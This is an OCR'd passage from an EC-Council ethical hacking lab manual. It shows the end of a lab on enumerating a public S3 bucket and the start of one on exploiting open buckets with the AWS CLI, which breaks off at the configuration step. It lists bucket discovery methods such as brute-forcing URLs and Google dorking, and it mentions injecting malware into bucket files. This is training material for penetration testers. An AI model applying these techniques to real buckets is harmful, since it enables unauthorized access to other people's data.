
10. For demonstration purposes, we have created an open S3 bucket with the name **certifiedhacker1** in the AWS service. We are going to use this bucket in this task.

11. Open a new browser tab and type **certifiedhacker1.s3.amazonaws.com** in the address bar, and press **Enter**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

12. This shows the complete list of directories and files available in the **certifiedhacker1** S3 bucket.



13. Now, click on the **S3 Bucket List** icon on the Firefox window and expand the **certifiedhacker1.s3.amazonaws.com** bucket to view its permissions. You can observe that the **certifiedhacker1.s3.amazonaws.com** is public as it gives access to all users.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

14. If S3 buckets are made public, any user on the internet can freely access it's content. Attackers can take advantage of such misconfigured S3 bucket and exploit them.
15. This concludes the demonstration of enumerating S3 buckets using Firefox extension.
16. Close all open windows and document all acquired information.
17. Turn off the **Parrot Security** virtual machine.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ CyberQ

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 2

Exploit S3 Buckets

Simple Storage Service (S3) is a scalable cloud storage service offered by Amazon Web Services (AWS) whereby files, folders, and objects are stored via web APIs.

Lab Scenario

As a professional ethical hacker or pen tester, you must have sound knowledge of enumerating S3 buckets. Using various techniques, you can exploit misconfigurations in bucket implementation and breach the security mechanism to compromise data privacy. Leaving the S3 bucket session running enables you to modify files such as JavaScript or related code and inject malware into the bucket files. Furthermore, finding the bucket's location and name will help you in testing its security and identifying vulnerabilities in the implementation.

Lab Objectives

- Exploit open S3 buckets using AWS CLI

Lab Environment

To carry out this lab, you need:

- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 10 Minutes

Overview of S3 Buckets

S3 buckets are used by customers and end users to store text documents, PDFs, videos, images, etc. To store all these data, the user needs to create a bucket with a unique name.

Listed below are several techniques that can be adopted to identify AWS S3 Buckets:

- **Inspecting HTML**: Analyze the source code of HTML web pages in the background to find URLs to the target S3 buckets

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Brute-Forcing URL**: Use Burp Suite to perform a brute-force attack on the target bucket's URL to identify its correct URL
- **Finding subdomains**: Use tools such as Findsubdomains and Robtex to identify subdomains related to the target bucket
- **Reverse IP Search**: Use search engines such as Bing to perform reverse IP search to identify the domains of the target S3 buckets
- **Advanced Google hacking**: Use advanced Google search operators such as **"inurl"** to search for URLs related to the target S3 buckets

Lab Tasks

Task 1: Exploit Open S3 Buckets using AWS CLI

The AWS command line interface (CLI) is a unified tool for managing AWS services. With just one tool to download and configure, you can control multiple AWS services from the command line and automate them through scripts.

Note: Before starting this task, you must create your AWS account (**https://aws.amazon.com**).

1. Turn on the **Parrot Security** virtual machine.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.


   Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

   Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.
3. Click the **MATE Terminal** icon in the menu to launch the terminal.
4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

   Note: The password that you type will not be visible.
6. Now, type **cd** and press **Enter** to jump to the root directory.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

7. In the terminal window, type **pip3 install awscli** and press **Enter** to install AWS CLI.




8. Once the installation is completed, type **aws --help** and press **Enter** to check whether AWS CLI is properly installed.

   Note: Here, the awscli is already installed.

   Note: Ignore the errors (if you find any).

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

9. Now, we need to configure AWS CLI. To configure AWS CLI in the terminal window, type **aws configure** and press **Enter**.

